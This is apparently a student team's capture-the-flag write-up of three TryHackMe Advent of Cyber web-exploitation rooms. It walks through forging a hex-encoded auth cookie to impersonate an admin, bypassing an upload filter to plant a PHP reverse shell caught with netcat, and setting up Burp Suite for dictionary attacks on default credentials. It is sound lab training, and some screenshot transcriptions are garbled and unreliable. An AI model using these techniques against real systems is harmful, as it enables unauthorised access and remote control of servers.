

PSP0201

Week 2

Writeup

Group Name: CyberQuest

Members


ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Day 1:Web Exploitation - A Christmas Crisis

Tools used: Kali Linux, Firefox

Question 1


Right-click and select “View Page Source”. The HTML code will show



```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="assets/js/login.js"></script>
    <script src="assets/jq/userfuncs.js"></script>
    <link rel="stylesheet" type="text/css" href="assets/css/style.css">
    <link rel="stylesheet" type="text/css" href="assets/css/adventnero.css">
    <link rel="stylesheet" type="text/css" href="assets/css/ntsams.css">
    <link rel="stylesheet" type="text/css" href="assets/css/login.css">
  </head>
  <body>
    <h1>CHRISTMAS CONTROL CENTRE</h1>
    <main>
      <form tabindex="1">
        <input tabindex="1" type="text" id="usernameInput" class="loginInput" name="username" placeholder="Username">
        <input tabindex="2" type="password" id="passwordInput" class="loginInput" name="passwordInput" placeholder="Password">
        <button tabindex="3" id="submitBtn" type="button" value="Log in!></button>
        <button tabindex="4" id="registerBtn" type="button" value="Register!></button>
      </form>
      <div id="msgDiv">
        <p id="msg"></p>
      </div>
    </main>
  </body>
</html>
```

Question 2

Register to an account, then log in to the view console page.



Open the Browser Developer Tools and navigate to the storage to check on the cookies

Question 3

Discover the Value beside the Name

Value

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22313231313032343039227d

Question 4

Used CyberChef to decode the value

Question 5

Determine the value for the company field

{"company": "The Best Festival Company",

Question 6

Determine the other field found

```
"username": "1211102409"]}
```

Question 7

Change the username to Santa, then convert it to Hex with CyberChef


The screenshot shows the CyberChef interface. In the 'Input' section, there is a JSON object: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Operations' sidebar on the left has 'To Hex' selected under the 'Delimited' category. The 'Output' section shows the resulting hex string: `7b 22 63 6f 6d 70 61 6e 79 22 3a 22 54 68 65 20 42 65 73 20 46 65 73 74 69 76 61 6c 28 43 6f 6d 70 61 6e 79 22 2c 29 22 75 73 65 72 6e 61 6d 65 22 3a 22 73 61 6e 74 61 22 7d`.

Question 8

Add new cookie with the new Hex value then refresh the page

The screenshot shows the browser developer tools Network tab. A new cookie named 'auth' is listed. The cookie's value is a long hex string: `7b2336fd7961ea79273a271468520426575742046657374697661620436fd70616e7922c7022757375726e16d5323aa2773616e7461276`. The cookie is marked as 'HttpOnly' and 'Secure'. The cookie was created on 'Wed, 15 Jun 2022 01:30:22 GMT' and expires on 'Thu, 16 Jun 2022 01:28:37 GMT'.

Reactive all assembly line



Thought Process/Methodology


After gaining access to the target computer, a login/registration page called “Christmas Control Center” is shown. Then, we register an account and log in to the view console page. We press F12 to open the Browser Developer Tools and check the cookie at the storage tab. Looking at the cookie value shown, we deduced it as a hexadecimal cookie and convert it to string with the CyberChef Website. The string that show out was JSON statement with a username element. Next, we change the username to ‘Santa’ and convert it back to the hexadecimal value with CyberChef. After getting the value, we back to the machine tab to replace the value with the new one. We refresh the page and now we have shown with the administrator page and allowed to reactive all assembly lines, which in turn showed the flag.

Day 2:Web Exploitation -The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Terminal

Question 1

Insert ?id=ODIzODI5MTNiYmYw behind the IP address to enter the website




Question 2

Check at the source code to look at the type of file accepted


Question 3

Try /uploads, /images, /media, or /resources to get the directory and works on uploads



Question 4 (Tryhackme)

Bypass the filter with .jpeg.php and upload the reverse shell



Start a Netcat listener and go to upload page, click the file,then the netcat listener will catch the shell

Terminal Session (root@ip-10-10-224-108):

```
root@ip-10-10-224-108:~# cp /usr/share/webshells/php/php-reverse-shell.php .
root@ip-10-10-224-108:~# sudo nc -lvp 443
Listening on [0.0.0.0] (Family 0, port 443)
Connection from 10.10.199.123 47228 received!
```

System Information:

```
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
[...]
USER    TTY      FROM          LOGIN@   IDLE    JCPU   PCPU WHAT
root@ip-10-10-224-108:~# sh: cannot set terminal process group (822): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ [
```

Browser Screenshot (Index of /uploads - Mozilla Firefox):

Name	Last modified	Size	Description
Parent Directory	-	-	
php-reverse-shell.php	2022-06-15 01:31	5.4K	

Question 4 (Google form)

Find the netcat's parameter explanations with -help and google

```

1211102409@kali: ~
File Actions Edit View Help

connect to somewhere: nc [-options] hostname port[s][ports] ...
listen for inbound: nc -l -p port [-options] [hostname][port]
options:
  -c shell commands as `-'e'; use /bin/sh to exec [dangerous!!]
  -e filename program to exec after connect [dangerous!!]
  -b 1.3MIB going Data allow broadcasts AES-256-CBC initialized with 256
  -g gateway 0% source-routing hop point[s], up to 8
  -G num going Data source-routing pointer:t4,e8,a12,hash 'SHA512' for H
  -h 5.4MIB 0% this crust
  -i secs coming Data delay interval for lines sent, ports scanned with 256
  -k 83.4MIB 0% set keepalive option on socket
  -l 0 bytes 0% coming Data listen mode, for inbound connects hash 'SHA512' for H
  -n numeric-only IP addresses, no DNS
  -o file _route_y hex dump of traffic 0.0.0.0
  -p port _route_y local port number 192.168.75.2 dev eth0
  -r _TE_GATEWA randomize local and remote ports CE=eth0 HWADDR=00:0C
  -q secs 0% quit after EOF on stdin and delay of secs
  -s addr /TAP dev local source address
  -T tos _iface_m set Type Of Service tun0
  -t 6.8MIB 0% _iface_up answer TELNET negotiation
  -u _addr_y4 UDP mode 1.1.1.1/16 dev tun0
  -v _route_y verbose [use twice to be more verbose]ULL] table 0 m
  -w secs 0% timeout for connects and final net reads
  -C _CRLF as line-ending Send CRLF as line-ending passwords in memory -- use
  the auto-zncache option to prevent zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-\data').

```

Option	Type	Description
-4	Protocol	Use IPv4 only.
-6	Protocol	Use IPv6 only.
-U		
--unixsock	Protocol	Use Unix domain sockets.
-u		
--udp	Protocol	Use UDP connection.
-g <hop1, hop2,...>	Connect mode	Set hops for loose source routing in IPv4. Hops are IP addresses or hostnames.
-p <port>	Connect mode	Binds the Netcat source port to <port>.
--source-port <port>		
-s <host>	Connect mode	Binds the Netcat host to <host>.
--source <host>		
-l		
--listen	Listen mode	Listens for connections instead of using connect mode.
-k		
--keep-open	Listen mode	Keeps the connection open for multiple simultaneous connections.
-v		
--verbose	Output	Sets verbosity level. Use multiple times to increase verbosity.
-z	Output	Report connection status without establishing a connection.

Question 5

Cat /var/www/flag.txt with terminal

```
root@ip-10-10-224-108: ~
File Edit View Search Terminal Help
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

=====
>You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoyin
g yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargn
aar for his invaluable design lessons, without which the theming of the past two
websites simply would not be the same.

Have a flag -- you deserve it! 
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!

--Muir (@MuirlandOracle)

=====
```

Thought Process/Methodology

Before starting the machine we copy the PHP reverse shell script into the current directory and change the \$ip and \$port. After that we continue with entering the machine IP address. A page with “You are not assigned” is shown. We add the GET parameter(?id=ODIzODI5MTNiYmYw) given behind the IP address and page with the select and submit button shown. Then, we right-click the mouse and select view page source to check the source code. We realised the page accept image(.jpeg .jpg .png) upload to the webserver. Next, we try to bypass the reverse shell by changing it to a double-barrelled extension(.jpg.PHP) and upload the file by clicking on the submit button. After that, we start the Netcat listener and let it catch the shell by clicking the reverse shell uploaded at the upload page. In the end, we type the command cat /var/www/flag.txt and the flag appears.

Day 3:Web Exploitation Christmas Chaos

Tools used: Kali Linux, Firefox, Terminal, Burp Suite

Question 1

Read through the Default Credentials.

The screenshot shows a Firefox browser window with the URL <https://tryhackme.com/room/learncyberin25days>. The page title is "Default Credentials". The content discusses how default credentials are often used and can be exploited. It mentions the Mirai botnet and Starbucks bug bounty. A sidebar on the right lists various Kali Linux tools and databases.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was reported that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Question 2

Continuing to read through the text under Default Credentials.

The screenshot shows a continuation of the Default Credentials text from the previous page. It includes the Starbucks bug bounty example and the SecLists link.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was reported that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Dictionary Attacks using BurpSuite

Question 3

Click onto the link provided in the text under Default Credentials. Then, read through and search for the agent.




aq3nt-i1 U.S. Dept Of Defense staff agreed to disclose this report

Jun 25th (2 years ago)

Question 4 & Question 5

Click on the FoxyProxy extension in Firefox. Then, click “option”.




Then, click on the “Edit” button.

The screenshot shows the FoxyProxy Options interface in a Firefox browser window. On the left, there's a sidebar with various icons and links: Add, Import Settings, Import Proxy List, Export Settings, Delete All, Delete Browser Data, What's My IP?, Log, and About. The main area has a dropdown menu set to "Turn Off (Use Firefox Settings)". Below it, a proxy configuration is shown: "Burp" is selected from a dropdown, and the IP address is "127.0.0.1". To the right, there are buttons for "Synchronize Settings" (off), "On" (selected), "Edit", and "Patterns".


The screenshot shows the "Edit Proxy Burp" dialog box. It contains fields for "Title or Description (optional)" (with "Burp" entered), "Proxy Type" (set to "HTTP"), "Proxy IP address or DNS name" (IP address "127.0.0.1"), "Port" (port "8080"), "Username (optional)" (placeholder "username"), and "Password (optional)" (placeholder "*****"). At the bottom are buttons for "Cancel", "Save & Add Another", "Save & Edit Patterns" (highlighted in orange), and "Save".

Question 6

Open BurpSuite, Click the “Decoder” tab. Then, type in “PSP0201”.



Then, press “Encode as URL”



Question 7

Attack type that matches the description is **Cluster Bomb**.

Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Question 8

Access the website by entering the IP address. Submit the **username** and **password**. In BurpSuite, captured request will show up in intercept.

